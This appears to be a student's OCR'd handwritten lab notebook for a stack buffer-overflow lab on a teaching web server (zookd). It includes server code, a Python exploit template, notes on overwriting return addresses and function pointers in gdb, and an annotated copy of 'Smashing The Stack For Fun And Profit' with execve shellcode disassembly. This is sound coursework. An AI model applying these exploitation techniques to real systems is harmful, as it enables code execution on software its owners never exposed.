    if (!(portstr = NCONF_get_string(conf, "zook", "port")))
        portstr = "80";
    sockfd = start_server(portstr);
    warnx("Listening on port %s", portstr);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGPIPE, SIG_IGN);

    /* launch the dispatch daemon */
    disppid = launch_svc(conf, "zookd");
    /* launch http services */
    if ((svcs = NCONF_get_string(conf, "zook", "http_svcs")))
        CONF_parse_list(svcs, ',', 1, &service_parse_cb, conf);

    /* send the server socket to zookd */
    if (sendfd(svcfds[0], &nsvcs, sizeof(nsvcs), sockfd) < 0)
        err(1, "sendfd to zookd");
    close(sockfd);

    /* send all svc sockets with their url patterns to http services */
    for (i = 1; i < nsvcs; ++i)
    {
        char *url = NCONF_get_string(conf, svcnames[i], "url");
        if (!url)
            url = ".*";
        sendfd(svcfds[0], url, strlen(url) + 1, svcfds[i]);
        close(svcfds[i]);
    }
    close(svcfds[0]);

    /* launch non-http services */
    if ((svcs = NCONF_get_string(conf, "zook", "extra_svcs")))
        CONF_parse_list(svcs, ',', 1, &service_parse_cb, conf);

    NCONF_free(conf);

    /* wait for zookd */
    waitpid(disppid, &status, 0);
}

/* launch a service */
pid_t launch_svc(CONF *conf, const char *name)
{
    int fds[2], i;
    pid_t pid;
    char *cmd, *args, *argv[32] = {0}, **ap, *dir;
    char *groups;
```

Set up server

; no exploits here

; bugs all bugs or just exploitable via nets

other services

wait for return

helper code

```c
/* file server */

#include "http.h"
#include <err.h>
#include <signal.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    int fd;
    if (argc != 2)
        errx(1, "Wrong arguments");
    fd = atoi(argv[1]);

    for (;;)
    {
        char envp[8192];
        int sockfd = -1;
        const char *errmsg;

        /* receive socket and envp from zookd */
        if ((recvfd(fd, envp, sizeof(envp), &sockfd) <= 0) || sockfd < 0)
            err(1, "recvfd");

        switch (fork())
        {
        case -1: /* error */
            err(1, "fork");
        case 0:  /* child */
            /* set envp */
            env_deserialize(envp, sizeof(envp));
            /* get all headers */
            if ((errmsg = http_request_headers(sockfd)))
                http_err(sockfd, 500, "http_request_headers: %s", errmsg);
            else
                http_serve(sockfd, getenv("REQUEST_URI"));
            return 0;
        default: /* parent */
            close(sockfd);
            break;
        }
    }
}
```

Serves static files or dynamic

recieve hand off

└ duplicates process

└ returns 0 in child

└ child PID in parent

generate child

got header

make this call

```
1   #!/usr/bin/python
2   import sys
3   import socket
4   import traceback
5
6   ####
7
8   def build_exploit(shellcode):
9       req =   "GET / HTTP/1.0\r\n" + \
10          "\r\n"
11      return req
12
13  ####
14
15  def send_req(host, port, req):
16      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17      print("Connecting to %s:%d..." % (host, port))
18      sock.connect((host, port))
19
20      print("Connected, sending request...")
21      sock.send(req)
22
23      print("Request sent, waiting for reply...")
24      rbuf = sock.recv(1024)
25      resp = ""
26      while len(rbuf):
27      resp = resp + rbuf
28      rbuf = sock.recv(1024)
29
30      print("Received reply.")
31      sock.close()
32      return resp
33
34  ####
35
36  if len(sys.argv) != 3:
37      print("Usage: " + sys.argv[0] + " host port")
38      exit()
39
40  try:
41      shellfile = open("shellcode.bin", "r")
42      shellcode = shellfile.read()
43      req = build_exploit(shellcode)
44      print("HTTP request:")
45      print(req)
46
47      resp = send_req(sys.argv[1], int(sys.argv[2]), req)
48      print("HTTP response:")
49      print(resp)
50  except:
51      print("Exception:")
52      print(traceback.format_exc())
```

the request

just send

OH

9/12

Zoobk ↓ always forwards to fs
└ in cont
then that actually calls Py

Goal deal http
Id - no untrusted input

Anything at top is global

~~Pfr~~ Often pass pointer in
└ which makes underlying in scope for fn

in Function → local
Unless "static"
└ global as in can only refer to inside fn
but it never changes
* not on stack *

(2)

Globals across from dead pg on stack

Compiler can super optimize

5 total bugs scribble on mem
+ one to crash

man fn also works
Unless both program + cmd command

So man -a for all

Look for sprintf, strcat
Tconcat

whatever that doesn't change lenght
writes whatever

(3)

Or fns that cares memory around

like own string fns

Any string manipulation

even w/ ones w/ n

do they

~~sprintf~~

Snprintf

↑


always

-1 and null

Snstrcat

↑

not term



no null

then if str copy - no null

apps

whatever looks for null

(4)

read - look for null

write = so never null in code

but write has null usually


but not if attacker-supplies

must be very careful!!

Student i must are in HTTP

No requirement to go across files

Stack



(5)

if handler bogus -> will crash

So can't overwrite ret

but could do stuff in handler

or know what program expects

(like a canary - if it were to check)

Lab 1 Code

9/12

This lab has been so drawn out

→ Now start finding 5 bugs in prep

→ Look at gdb for it

How do that?

How do multiple files in ~~gdb~~ gdb?

Just put proper breakpoint

Ahh put it in + triggered when loaded pg

Now show stack is just info frame?

Ok I see it

It's not very easy

Look at code instead

So buff line http 65

written at 93, 94, 100, 106, 108

; Is that 1 byt or 5 ;

Sprintf (str, const char format)

Write formatted data to string

So % s is buf

but request method must be GET or Post

Server ~~port~~ protocol

Strchr (const char * str, int char)

locate 1st occurance of a char in a string

So basically need a space

What is *str1 = '\0'

(3)

Spl = "_/_ HTTP/1.1"

* Spl " 32 ' 1

Spl = " " ← so blanks it i

Then increments → gets just first char i

No one removes / character

So in talking w/ Juang → this is what I think.

Strchr returns char #

then we put a null there

and increment 1

thus chopping it

check + see

(4)

So do we print before or after bp?

I think before

But no clear ans online

75 $p1 = 0

76 $p1 = "_/_ HTTP/1.1"

So pointer to these

Since print evaluates to it

but de ref

*$p1 = 32 " "

space

What is de ref

Current data found, not address itself

but print seems wrong anyway!

(5)

Where it points to

↳ does not make sense

Or gcd is auto resolving

could be it

says 0x8052523

and the value it is pointing at is

ASCII 32 which is a space

well substitute

Since print *(spl+1) is 47 '/'

So it was auto resolving!

↳ ~~stupid~~ remember C mistake

So was chopping off last car

Oh actually it does not do /

(6)

So what does all mean now?

GET or POST Needed

/ URL unless space

And HTTP 1.0 unverified at all

Can overrun spl ;

Those are buffers

So can overright original but

└ but static

; str. cmp

└ not prove

So what is on stack above?

~~At — 0x~~

No not the right line

6

envp is at 0x bfffedcc

eip is 0x [redacted]93cc

Now find ret:

Value above previous EBP ebp + 0x4

So ebp 0x bfffedd8

We are at bfffedcc

~~Add~~ difference is 8

direction matters

So overwrite

at [redacted]dc: 0x80490b6 evelve

0x bfffedc

Now call that eip

Try that later ~not part 1

(8)

Now find some more!

Query string issue

gets the after ? part

; but can't - since need HTTP

well need space part

So no;

Url_decode

Why 3 char at a time?

request URI

that can be as many char

Why 3 at a time;

; didn't seem to do anything

Oh only if %

(9)

Why does it go through 1 char at a time?

So can use as long as no spaces?

but then "HTTP 1.1 too long

Look at req_headers

http_read_line

reads if \r can replace w/ 0

Can these

break at newline

So read really base like

not on stack

copy into envvar

(Am I being too consecutive?)

(10)

http read line

Can be too long

* scribble over mem

know but is a fixed sized loc from elsewhere

so added to stack when call a fn

I guess it has to

But local used in call walk not care

Still the stack changes could overflow

3 char → 3 char

Dir_join

Not checking closely

---

err command overright

(11)

Or on the buffer or

- the char check will still pass if it is too long!

Remember spl is pointer to it

So will copy into req path too long

9/4

Finish Lab

Twang Bugs Review

? size of always there

f forgot

When used → it copies until null term
in a fn ↓
doesn't know true length

Ohhh static not on stack
but local are on stack

Now Exploit Code writing

Oh 2 to do
just crash

I should learn more advanced vim
Sent it

Is sever still running

Should learn screen

- not installed
  - don't mess w/
  - SSH instead

Darn header parse error

Wow socket If error

So read line error

Oh that has the line cap....

So does that will ar plan?

So return 0

- if 0 < 0
  - WA: False

But why report -1?

(3)

"Need a 0 at end"

\R\N are there!

No error in gdb — but req headers (1) error

Oh need a cookie

no problem

Then error 3

I don't know why my breakpoints fail

So my overflow does not work

w/ line 2?

Or it should be at end

Ah got it I think

put on 1st line

So the space is actually good

(4)

Oh in FS

↳ fn that just returns

but why no break point!!!

really confused

; 2 sep requests or something?

no network logger ... ?

So 1st line runs fine

Forgot 2nd line

But why no overwrite

Yeah it truncates it

but w/o error

(I think I understand what is going on better)

(5)

Why didn't TA point out limitations?

Could try out another one

Oh no debug since forks

set follow-fork-mode child

Can change processes

info inferiors

inferior #

Need to restart

Wrong did disassembly

Tr. 1 b

(4)

* Remember local, not static = fair game

Ok overflowing function pointer
was not looking for before

int (*my_function)(void) = some_default;

are there any in our code?

I should run a fuzzer

└ tried it
didn't do headers...

So fixed URL string
even worse HTTP/0 cut off
So other errors from no line 2
Try url decode
but too long - again will check

(7)

req path can only be 2048

Woot!!!! Crash!

But many of my bugs.txt wrong

But they repat fail

hmm...

do they not like my id?

I'll cant it anyway...

Or it did reply...?

is a python error

Oh opps - didn't get it quite right

Fixed now -> Seg fault!

PASS (V)

(8)

Part 2

Some other data structure

ie function pointer

pn ;

L get cwd and store in pn

; but how change that

but dirname is from cn

(like my entire bugs (the stacks)

L | good ole

Or Long dot so dirname puts it over

1024 name

Oh seg fault 2

weird - other broke

(9)

So what was my 2q
Had to redo
Happens to be same as b now
Why can't I remember 5 min ago!

Same code!
Opps

Need to overwrite my return addr

Oh URL decode is in line #2
had saw not before
but can't get crash

Jump 159 241

Jump does not have 5 good

241 Same name issue

(10)

fcanwrite handle

need name

Requ: env

we have this

name is invalid in multiple places

req path 2042

pn 1024

but does not seem to break

req dir

OH3

9/14

Txt file does not have to be expoitable

All are concatanted

Loh it adds extra stings

but on stack

put bugs.txt ok

So just need 2nd exploit

Overwite data structure

TA

Global variable

Override pointer

Double free

Can another fn

Override function pointer

(2)

req -header

- no way to override but

- value can be → but retn address

exist → overwrite program flow

exel[pn] -candidate

Can overwrite calls to fns

handler pointer

Since calls handler

~~for~~ cur workdir . name

↑

Overwrite handler pointer

Using long name that would overwrite

the 1024 pn into handler

(3) 1024 vs 2048

So that is what I had

but answer needs to describe went

So ~~[illegible]~~ overwrite handler instead of retn address

Now answer.txt

Stat = file descripter of file

File status

returns 0 on sucess

So bogus file -> 1

Just for fun should disassemble at some point

(✓) submitted

File: archives/49/p49_0x0e_Smashing The Stack For Fun And Profit_by_Aleph1.txt

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

Read 9/16

Should have read earlier

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

> `smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

date ?

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Ok so that's why static

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order.

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a segmentation violation.

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.




Fig. 1 Process Memory Regions

What Is A Stack?

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a LIFO.

Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

Why Do We Use A Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the procedure or function. From one point of view, a procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack.

The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

The Stack Region

A stack is a contiguous block of memory containing data. A register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack.

The stack consists of logical stack frames that are pushed when calling a

function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (SP) is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack.

In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Futhermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently.

Let us see what the stack looks like in a simple example:

example1.c:

```
---------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
---------------------------------------------------------------------------
```

To understand what the program does to call function() we compile it with gcc using the -S switch to generate assembly code output:

```
$ gcc -S -o example1.s example1.c
```

By looking at the assembly language output we see that the call to function() is translated to:

```
        pushl $3
        pushl $2
        pushl $1
```

```
        call function
```

This pushes the 3 arguments to function backwards into the stack, and calls function(). The instruction 'call' will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). The first thing done in function is the procedure prolog:

```
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack. It then copies the current SP onto EBP, making it the new FP pointer. We'll call the saved FP pointer SFP. It then allocates space for the local variables by subtracting their size from SP.

We must remember that memory can only be addressed in multiples of the word size. A word in our case is 4 bytes, or 32 bits. So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory. That is why SP is being subtracted by 20. With that in mind our stack looks like this when function() is called (each space represents a byte):

```
bottom of                                                        top of
memory                                                           memory
          buffer2       buffer1    sfp    ret    a      b      c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                             stack
```

Buffer Overflows

A buffer overflow is the result of stuffing more data into a buffer than it can handle. How can this often found programming error can be taken advantage to execute arbitrary code? Lets look at another example:

example2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

This is program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using strcpy() instead of strncpy(). If you run this program you will get a segmentation violation. Lets see what its stack looks when we call function:

```
bottom of                                                        top of
```

```
memory                                                          memory
                buffer            sfp   ret   *str
<------          [                ][    ][    ][    ]

top of                                                          bottom of
stack                                                             stack
```

What is going on here? Why do we get a segmentation violation? Simple. strcpy() is coping the contents of *str (larger_string[]) into buffer[] until a null character is found on the string. As we can see buffer[] is much smaller than *str. buffer[] is 16 bytes long, and we are trying to stuff it with 256 bytes. This means that all 250 bytes after buffer in the stack are being overwritten. This includes the SFP, RET, and even *str! We had filled large_string with the character 'A'. It's hex character value is 0x41. That means that the return address is now 0x41414141. This is outside of the process address space. That is why when the function returns and tries to read the next instruction from that address you get a segmentation violation.

So a buffer overflow allows us to change the return address of a function. In this way we can change the flow of execution of the program. Lets go back to our first example and recall what the stack looked like:

```
bottom of                                                       top of
memory                                                          memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][       ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                             stack
```

Lets try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code. Just before buffer1[] on the stack is SFP, and before it, the return address. That is 4 bytes pass the end of buffer1[]. But remember that buffer1[] is really 2 word so its 8 bytes long. So the return address is 12 bytes from the start of buffer1[]. We'll modify the return value in such a way that the assignment statement 'x = 1;' after the function call will be jumped. To do so we add 8 bytes to the return address. Our code is now:

example3.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

What we have done is add 12 to buffer1[]'s address. This new address is where the return address is stored. We want to skip pass the assignment to

the printf call. How did we know to add 8 to the return address? We used a test value first (for example 1), compiled the program, and then started gdb:

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

We can see that when calling function() the RET will be 0x8004a8, and we want to jump past the assignment at 0x80004ab. The next instruction we want to execute is the at 0x8004b2. A little math tells us the distance is 8 bytes.

Shell Code

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer. Assuming the stack starts at address 0xFF, and that S stands for the code we want to execute the stack would then look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
            ^                          |
            |__________________________|

top of                                                        bottom of
stack                                                            stack
```

The code to spawn a shell in C looks like:

shellcode.c

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

need to know some C

To find out what does it looks like in assembly we compile it, and start up gdb. Remember to use the -static flag. Otherwise the actual code ~~the~~ for the execve system call will ~~not~~ be included. Instead there will be a reference to dynamic C library that would normally would be linked in at load time.

i grammar

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
```

```
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Lets try to understand what is going on here. We'll start by studying main:

```
0x8000130 <main>:       pushl   %ebp
0x8000131 <main+1>:     movl    %esp,%ebp
0x8000133 <main+3>:     subl    $0x8,%esp
```

This is the procedure prelude. It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables. In this case its:

```
char *name[2];
```

or 2 pointers to a char. Pointers are a word long, so it leaves space for two words (8 bytes).

```
0x8000136 <main+6>:     movl    $0x80027b8,0xfffffff8(%ebp)
```

We copy the value 0x80027b8 (the address of the string "/bin/sh") into the first pointer of name[]. This is equivalent to:

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl    $0x0,0xfffffffc(%ebp)
```

We copy the value 0x0 (NULL) into the seconds pointer of name[]. This is equivalent to:

```
name[1] = NULL;
```

The actual call to execve() starts here.

```
0x8000144 <main+20>:    pushl   $0x0
```

We push the arguments to execve() in reverse order onto the stack. We start with NULL.

```
0x8000146 <main+22>:    leal    0xfffffff8(%ebp),%eax
```

We load the address of name[] into the EAX register.

```
0x8000149 <main+25>:    pushl   %eax
```

We push the address of name[] onto the stack.

```
0x800014a <main+26>:    movl    0xfffffff8(%ebp),%eax
```

We load the address of the string "/bin/sh" into the EAX register.

```
0x800014d <main+29>:    pushl   %eax
```

We push the address of the string "/bin/sh" onto the stack.

```
0x800014e <main+30>:    call    0x80002bc <__execve>
```

Call the library procedure execve(). The call instruction pushes the IP onto the stack.

Now execve(). Keep in mind we are using a Intel based Linux system. The syscall details will change from OS to OS, and from CPU to CPU. Some will

pass the arguments on the stack, others on the registers. Some use a software interrupt to jump to kernel mode, others use a far call. Linux passes its arguments to the system call on the registers, and uses a software interrupt to jump into kernel mode.

```
-----------------------------------------------------------------------------
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx

        The procedure prelude.

0x80002c0 <__execve+4>: movl   $0xb,%eax

        Copy 0xb (11 decimal) onto the stack. This is the index into the
        syscall table.  11 is execve.

0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx

        Copy the address of "/bin/sh" into EBX.

0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx

        Copy the address of name[] into ECX.

0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx

        Copy the address of the null pointer into %edx.

0x80002ce <__execve+18>:        int    $0x80

        Change into kernel mode.
-----------------------------------------------------------------------------
```

must know what is going on in Assembly

So as we can see there is not much to the execve() system call. All we need to do is:

a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.

But what if the execve() call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the execve syscall fails. To accomplish this we must then add a exit syscall after the execve syscall. What does the exit syscall looks like?

exit.c

```
-----------------------------------------------------------------------------
#include <stdlib.h>

void main() {
        exit(0);
}
-----------------------------------------------------------------------------
```

```
-----------------------------------------------------------------------------
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
```

```
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

